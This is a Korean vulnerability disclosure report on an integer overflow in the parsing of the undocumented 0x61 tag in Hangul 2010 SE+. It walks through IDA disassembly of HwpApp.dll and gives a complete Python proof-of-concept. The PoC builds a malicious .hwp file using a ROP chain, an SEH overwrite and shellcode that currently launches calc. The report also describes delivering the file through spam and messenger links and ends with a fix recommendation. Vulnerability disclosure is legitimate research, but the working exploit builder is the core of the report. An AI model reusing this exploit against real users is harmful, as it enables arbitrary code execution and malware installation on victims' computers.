## <취약점 제목 및 개요>

| 취약점 제목 | 한글 2010 SE+ 0x61 tag data parsing integer overflow |
|---|---|
| 취약점 개요 | 한글 2010 SE+에서 현재 공개된 파일 형식에서는 기술되지 않은 0x61 태그 데이터를 파싱하는 과정 중에 정수 오버플로우가 발생하고 이로 인해 임의코드 실행이 가능하다. |

## <취약점의 상세한 설명>

### 1. 취약한 S/W의 버전

o 한글 2010 SE+ 8.5.8.1393 ( 2014. 01. 22 기준 최신 버전, 검증 완료 )

o 한글 2010 SE+ 이하 버전 ( 미 검증 )

### 2. 취약점 발생환경


o PoC 제작 환경

- 한글 2010 SE+ 8.5.8.1393
- Windows XP SP3 한글판
- Windows 7 한글판

## 3. 취약점 검증방법

o PoC 코드는 ActivePython을 이용해서 제작되었으므로 해당 프로그램이 필요


o PoC 코드는 취약점 발생원인 이해 시 더 설명이 편하므로 추후 설명





o 디렉토리 내의 파일 설명

- poc.py : PoC 프로그램, 실행을 위해서는 ActivePython의 설치가 필요하며 같은 디렉토리 내에 sample.hwp가 있어야한다.
- sample.hwp : 악성 hwp 생성을 위한 정상 hwp 파일
- exploit.hwp : poc.py에 의해 생성된 악성 hwp 파일, 현재는 해당 취약점을 통해 계산기를 실행한다.

o Windows XP에서 실행 시




o Windows 7에서 실행 시




## 4. 취약점 발생원인 및 작동원리

```
.text:01151610 sub_1151610     proc near               ; CODE XREF: sub_110F160+74↑p
.text:01151610                                         ; sub_110FD20+50↑p
.text:01151610
.text:01151610 var_20          = dword ptr -20h
.text:01151610 var_1C          = dword ptr -1Ch
.text:01151610 Memory          = dword ptr -18h
.text:01151610 var_14          = dword ptr -14h
.text:01151610 var_10          = dword ptr -10h
.text:01151610 var_C           = dword ptr -0Ch
.text:01151610 var_4           = dword ptr -4
.text:01151610 arg_0           = dword ptr  8
.text:01151610 arg_4           = dword ptr  0Ch
.text:01151610
.text:01151610                 push    ebp
.text:01151611                 mov     ebp, esp
.text:01151613                 push    0FFFFFFFFh
.text:01151615                 push    offset sub_135C028
.text:0115161A                 mov     eax, large fs:0
.text:01151620                 push    eax
.text:01151621                 sub     esp, 14h
.text:01151624                 mov     eax, ___security_cookie
.text:01151629                 xor     eax, ebp
.text:0115162B                 mov     [ebp+var_10], eax
.text:0115162E                 push    ebx
.text:0115162F                 push    esi
.text:01151630                 push    edi
.text:01151631                 push    eax
```

o 해당 취약점은 한글 2010 SE+ 8.5.8.1393 기준 HwpApp.dll의 sub_1151610 함수에서 발생한다.





o sub_1151610는 태그 번호 0x61을 처리하기 위해 사용되는 함수이다. 위의 IDA 그래프 뷰에서 보면 loc_11516B4에서 read_tag의 함수의 인자로 0x61이라는 값이 입력되는 것을 확인할 수 있다.


| | | |
|---|---|---|
| HWPTAG_SHAPE_COMPONENT_CONTAINER | HWPTAG_BEGIN+70 | 컨테이너 개체 |
| HWPTAG_CTRL_DATA | HWPTAG_BEGIN+71 | 컨트롤 임의의 데이터 |
| HWPTAG_EQEDIT | HWPTAG_BEGIN+72 | 수식 개체 |
| RESERVED | HWPTAG_BEGIN+73 | 예약 |
| HWPTAG_SHAPE_COMPONENT_TEXTART | HWPTAG_BEGIN+74 | 글맵시 |
| HWPTAG_FORM_OBJECT | HWPTAG_BEGIN+75 | 양식 개체 |
| HWPTAG_MEMO_SHAPE | HWPTAG_BEGIN+76 | 메모 모양 |
| HWPTAG_MEMO_LIST | HWPTAG_BEGIN+77 | 메모 리스트 헤더 |
| HWPTAG_CHART_DATA | HWPTAG_BEGIN+79 | 차트 데이터 |
| HWPTAG_SHAPE_COMPONENT_UNKNOWN | HWPTAG_BEGIN+99 | Unknown |

표 52 본문의 데이터 레코드


o 한글과 컴퓨터에서는 태그 번호를 HWPTAG_BEGIN(0x10)를 기준으로 표기하고 있다. 0x61의 경우 HWPTAG_BEGIN(0x10) + 81(0x51) 인데, 위의 표에서 확인 할 수 있는 것처럼 현재 한글과컴퓨터에서 제공되는 문서 형식에는 해당 태그 번호를 가진 데이터는 없다는 것을 확인 할 수 있다. 이는 해당 데이터가 실제로는 사용되지만 문서 형식에는 누락되었다는 것을 알 수 있다.




o read_tag를 통해 tag 데이터를 읽고 read_dword 함수를 통해 4바이트의 데이터를 size라는 지역 변수에 저장한다. 이후 ①에서 2 * size + 2를 0x40000이라는 값과 비교하여 분기된다.




o 만약 계산된 값이 0x40000이라는 값보다 작으면 __alloca_probe_16함수를 통해 스택에 메모리가 할당되고 크면 malloc을 통해 heap에 메모리가 할당된다.



```
loc_1151733:
lea     edx, [ebx+ebx+2]
push    edx             ; Size
push    0               ; Val
push    esi             ; Dst
call    memset
mov     ecx, [ebp+size]
mov     eax, [edi]
mov     eax, [eax+8]
add     esp, 0Ch
lea     edx, [ecx+ecx]
push    edx
push    esi
mov     ecx, edi
call    eax             ; file read
mov     ebx, [ebp+var_1C]
mov     edi, esi
call    sub_12B8C10
mov     [ebp+var_4], 0FFFFFFFFh
mov     ecx, [ebp+Memory]
push    ecx             ; Memory
call    ds:__imp_free
mov     edi, [ebp+arg_4]
add     esp, 4
```

o 할당된 메모리를 memset 함수를 통하여 초기화 하고 size 만큼의 파일을 읽어 할당된 메모리에 저장한다.

o 취약점의 원인

- 메모리 할당 시 : 2 * size + 2
- 데이터 복사 : size
- 일반적인 상황 : 2 * size + 2 > size
- 특수한 상황 (정수 오버플로우) : size가 0x7fffffff이라면

  2 * size + 2 = 0x100000000 = 0 < size = 0x7fffffff

o 특수한 상황의 경우 2 * size + 2가 0x40000보다 작으므로 스택에 메모리가 할당되고 오버플로우가 발생하여 SEH overwrite 공격이 가능하게 된다.

o 하지만 일반적인 한글파일에서는 해당 취약점이 발생되지 않는다. 왜냐하면 취약점이 발생되는 sub_1151610가 호출되기 위한 특수한 조건이 필요하기 때문이다.


o sub_1151610의 cross reference를 살펴보면 sub_110FD20에서 호출되는 것을 확인할수 있다.


o 해당 함수를 확인해보면 ②의 분기문을 통과해야 sub_1151610이 실행되는 것을 확인할 수 있다. 리버싱을 해보면 해당 데이터 값은 아이디 매핑 헤더 중에 68번째 데이터임을 확인할 수 있다.

### 4.1.2. 아이디 매핑 헤더

Tag ID : HWPTAG_ID_MAPPINGS

| 자료형 | 길이(바이트) | 설명 |
|---|---|---|
| INT16 array[16] | 32 | 아이디 매핑 개수(표 11 참조) |
| 전체 길이 | 32 | |

표 10 아이디 매핑 헤더

o 이 값도 한글에서 제공되는 문서형식과는 상이하다. 한글에서는 아이디 매핑 헤더가 2바이트 데이터로 16개의 배열이라고 소개하고 있다.

```
.text:011198E4                 lea     esi, [ebp+7Ch]
.text:011198E7                 mov     ebx, 18                 ──────────────────▶ ③
.text:011198EC                 lea     esp, [esp+0]
.text:011198F0
.text:011198F0 loc_11198F0:                                    ; CODE XREF: sub_1119790+1AF↓j
.text:011198F0                 mov     dword ptr [esi], 0
.text:011198F6                 mov     eax, [edi]
.text:011198F8                 mov     edx, [eax+8]
.text:011198FB                 push    4                       ──────────────────▶ ④
.text:011198FD                 push    esi
.text:011198FE                 mov     ecx, edi
.text:01119900                 call    edx
.text:01119902                 cmp     eax, 4
.text:01119905                 jnz     short loc_1119939
.text:01119907                 mov     eax, [edi+4]
.text:0111990A                 cmp     dword ptr [eax+0Ch], 4D2h
.text:01119911                 jz      short loc_1119939
.text:01119913                 mov     eax, [esi]
.text:01119915                 mov     ecx, eax
.text:01119917                 mov     edx, eax
.text:01119919                 shl     ecx, 10h
.text:0111991C                 and     edx, 0FF00h
.text:01119922                 or      ecx, edx
.text:01119924                 movzx   edx, byte ptr [esi+3]
.text:01119928                 shl     ecx, 8
.text:0111992B                 shr     eax, 8
.text:0111992E                 or      ecx, edx
.text:01119930                 and     eax, 0FF00h
.text:01119935                 or      ecx, eax
.text:01119937                 mov     [esi], ecx
.text:01119939
.text:01119939 loc_1119939:                                    ; CODE XREF: sub_1119790+175↑j
.text:01119939                                                 ; sub_1119790+181↑j
```

o 하지만 실제로 해당 데이터를 파싱하는 코드인 011198E7부터 살펴보면 ③에서 살펴보듯 루프는 18번 수행되고 (배열 개수가 18개) ④에서 변수가 4인 것은 한 번에 읽어오는 데이터가 4바이트라는 것이다. 실제로는 아이디 매핑 헤더의 타입은 INT16 array[16]이 아니라 INT32 array[18]이다. 68번째 데이터란 68 / 4 = 17번째 데이터를 의미한다.

o 따라서 취약점은 다음과 같이 발생 시킬 수 있다.

- 아이디 매핑 헤더의 17번째 값을 1로 변환
- 0x61 태그 번호를 가진 데이터 추가하고 첫 번째 4바이트에 0x7fffffff(size)를 넣고 이후 오버플로우에 필요한 데이터를 삽입.

```
"""
Author    : Jakkdu@GoN
Date              : 2014.01.22
Description       : Hangul2010 SE+  not documented(0x61 tag number) parsing stack overflow
Target version : 8.5.8.1393
"""



from pythoncom import *
import sys, zlib, struct

# STGM constants
STGM_READ                       = 0x00000000
STGM_READWRITE                  = 0x00000002
STGM_SHARE_EXCLUSIVE    = 0x00000010
STGM_CONVERT                    = 0x00020000
```

```
STGM_CREATE                     = 0x00001000

# STGC constants
STGC_DEFAULT                    = 0x0

# STGTY constants
STGTY_STORAGE                   = 0x1
STGTY_STREAM                    = 0x2
STGTY_LOCKBYTES                 = 0x3
STGTY_PROPERTY                  = 0x4

# (sub esp, 0x7f) * 4 + WIN32 calc
shellcode                       =                       "₩x90₩x83₩xc4₩x7f"*4                    +
"₩xd9₩xeb₩x9b₩xd9₩x74₩x24₩xf4₩x5d₩x56₩x31₩xc0₩x31₩xdb₩xb3₩x30₩x64₩x8b₩x03₩x8b₩x40₩x0
c₩x8b₩x40₩x14₩x50₩x5e₩x8b₩x06₩x50₩x5e₩x8b₩x06₩x8b₩x40₩x10₩x5e₩x89₩xc2₩x68₩x98₩xfe₩x8
a₩x0e₩x52₩x89₩xeb₩x81₩xc3₩x79₩x11₩x11₩x11₩x81₩xeb₩x11₩x11₩x11₩x11₩xff₩xd3₩x68₩x20₩x2
0₩x20₩x58₩x68₩x2e₩x65₩x78₩x65₩x68₩x63₩x61₩x6c₩x63₩x89₩xe6₩x31₩xc9₩x88₩x4e₩x08₩x41₩x
51₩x56₩xff₩xd0₩x58₩x58₩x58₩x5a₩x68₩x7e₩xd8₩xe2₩x73₩x52₩xff₩xd3₩x31₩xc9₩x51₩xff₩xd0₩x6
0₩x8b₩x6c₩x24₩x24₩x8b₩x45₩x3c₩x8b₩x54₩x05₩x78₩x01₩xea₩x8b₩x4a₩x18₩x8b₩x5a₩x20₩x01₩x
eb₩xe3₩x37₩x49₩x8b₩x34₩x8b₩x01₩xee₩x31₩xff₩x31₩xc0₩xfc₩xac₩x84₩xc0₩x74₩x0a₩xc1₩xcf₩x0
d₩x01₩xc7₩xe9₩xf1₩xff₩xff₩xff₩x3b₩x7c₩x24₩x28₩x75₩xde₩x8b₩x5a₩x24₩x01₩xeb₩x66₩x8b₩x0c
₩x4b₩x8b₩x5a₩x1c₩x01₩xeb₩x8b₩x04₩x8b₩x01₩xe8₩x89₩x44₩x24₩x1c₩x61₩xc3"

def zlib_inflate(data):
        return zlib.compress(data)[2:-4]

def zlib_deflate(data):
        return zlib.decompress(data, -15)

def create_rop_chain():

        # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10039528,  # POP ESI # RETN [HncLibeay8.dll]
      0x006a5198,  # ptr to &VirtualAlloc() [IAT Hwp.exe]
      0x47004c77,  # MOV EAX,DWORD PTR DS:[ESI] # RETN [HncXML80.dll]
      0x10074656,  # XCHG EAX,ESI # RETN [HncLibeay8.dll]
      0x1907c480,  # POP EBP # RETN [HncBD80.dll]
      0x12039a88,  # & call esp [HncXerCore8.dll]
      0x004ea523,  # POP EBX # RETN [Hwp.exe]
      0x00000001,  # 0x00000001-> ebx
      0x004857f6,  # POP EDX # RETN [Hwp.exe]
      0x00001000,  # 0x00001000-> edx
      0x1c006170,  # POP ECX # RETN [HncBM80.dll]
      0x00000040,  # 0x00000040-> ecx
      0x190407da,  # POP EDI # RETN [HncBD80.dll]
      0x005f8856,  # RETN (ROP NOP) [Hwp.exe]
      0x19062bae,  # POP EAX # RETN [HncBD80.dll]
      0x90909090,  # nop
      0x120667f4,  # PUSHAD # RETN [HncXerCore8.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def modify_docinfo(dst_strm, src_strm):
        stat = src_strm.Stat(STGC_DEFAULT)
```

```
	docinfo = zlib_deflate(src_strm.Read(stat[2]))

	data = docinfo[0:102] + "₩x01₩x00₩x00₩x00" + docinfo[106:]
	print "[*] Modify 17th entry of id mapping header."

	index = 0

	while(True):
		# Header
		num = struct.unpack('<I', data[index: index+4])[0]
		index += 4

		tag = num & 0x3ff
		level = (num >> 10) & 0x3ff
		size = num >> 20

		if size == 0xfff:
			size = struct.unpack('<I', data[index: index+4])[0]

		if tag == 0x5E:
			# Win7
			rop_chain = create_rop_chain()
			dummy = "A" * 48
			nSEH = "A" * 4
			SEH = struct.pack('<I', 0x180186c6) # {pivot 1256 / 0x4e8} :  # ADD ESP,4E8 # RETN    ** [HncBL80.dll] **   |   {PAGE_EXECUTE_READ}
			payload = "B" * 64 + rop_chain + shellcode + "B" * (1000 - len(rop_chain) - len(shellcode))
			# add 0x61 tag data
			data = data[0:index - 4]  + "₩x61₩x00₩xf0₩x3f₩xff₩xff₩xff₩x7f" + dummy + nSEH + SEH + payload + shellcode
			print "[*] Create header with 0x61 tag."
			break

		index += size


	dst_strm.Write(zlib_inflate(data))


def exploit(dst_stg, src_stg):
	if src_stg == None or dst_stg == None:
		print "[*] Invalid storage."
		sys.exit(-1)

	enum = src_stg.EnumElements()

	for stat in enum:
		if stat[1] == STGTY_STORAGE:
			# Storage
			name = stat[0]
			sub_src_stg = src_stg.OpenStorage(name, None, STGM_READ | STGM_SHARE_EXCLUSIVE, None, 0)
			sub_dst_stg = dst_stg.CreateStorage(name, STGM_READWRITE | STGM_CREATE | STGM_SHARE_EXCLUSIVE, 0, 0)
			exploit(sub_dst_stg, sub_src_stg)
```

```
                elif stat[1] == STGTY_STREAM:
                        name = stat[0]
                        src_strm = src_stg.OpenStream(name, None, STGM_READ |
STGM_SHARE_EXCLUSIVE, 0)
                        dst_strm = dst_stg.CreateStream(name, STGM_READWRITE | STGM_CREATE |
STGM_SHARE_EXCLUSIVE, 0, 0)

                        if (src_strm == None or dst_strm == None):
                                print "[*] Invalid stream."
                                sys.exit(-1)

                        if name == "DocInfo":
                                modify_docinfo(dst_strm, src_strm)
                                continue

                        src_strm.CopyTo(dst_strm, stat[2])



if __name__ == '__main__':
        print "[*] Start exploit."

        src_stg = StgOpenStorage("sample.hwp", None, (STGM_READWRITE | STGM_SHARE_EXCLUSIVE), None,
0)
        dst_stg = StgCreateDocfile('exploit.hwp', (STGM_READWRITE | STGM_SHARE_EXCLUSIVE |
STGM_CREATE), 0)

        exploit(dst_stg, src_stg)

        dst_stg.Commit(STGC_DEFAULT)

        print "[*] End exploit"
```

o PoC 코드 : ActivePython을 이용하여 작성

- 샘플 파일에서 17번째 아이디 매핑 헤더 수정 후 0x5e 태그 이전에 0x61 태그 데이터 삽입한다.
- "₩x61₩x00₩xf0₩x3f₩xff₩xff₩xff₩x7f" 라는 것은 태그 번호가 0x61이고 데이터 크기가 0x7fffffff인 태그 데이터 헤더를 의미한다.
- 0x5e 태그 이전에 삽입하는 이유는 샘플 데이터에 아이디 매핑 헤더 수정을 하면 0x5e 이전에 0x61 태그를 검색하기 때문이다. 이는 read_tag 함수에 브레이크 포인트를 걸어서 실행해 봄으로써 확인할 수 있다.
- SEH overwrite를 이용하여 EIP를 조작하고 stack pivot을 통해서 ROP 코드가 실행되도록 한다.

o ROP(Return into Oriented Programming) 코드

- Immunity Inc에서 제공하는 mona.py를 이용하여 생성한다.
- OS 의존성 감소를 위해 Hwp.exe 내부에 존재하는 VirtualAlloc함수 이용한다.

## 5. 취약점이 시스템에 미치는 영향

o 공격자는 웹 게시물, 스팸 메일, 메신저 링크 등을 통해 악의적으로 조작된 한글 파일을 열어보도록 유도하여 임의코드 실행이 가능하다.

o 임의코드 실행이 가능하므로 이를 이용하여 피해자의 컴퓨터에 악성코드를 설치할 수 있게 된다.

## 6. 기타

o 해당 취약점은 0x61 태그 처리 시 데이터 사이즈 검사 미비로 인한 정수 오버플로우이므로 사이즈 값이 정수 오버플로우가 일어날만한 너무 큰 숫자 (예를 들어 0x4000000 이상)과 같은 값일 경우 에러를 발생하도록 수정하여야 한다.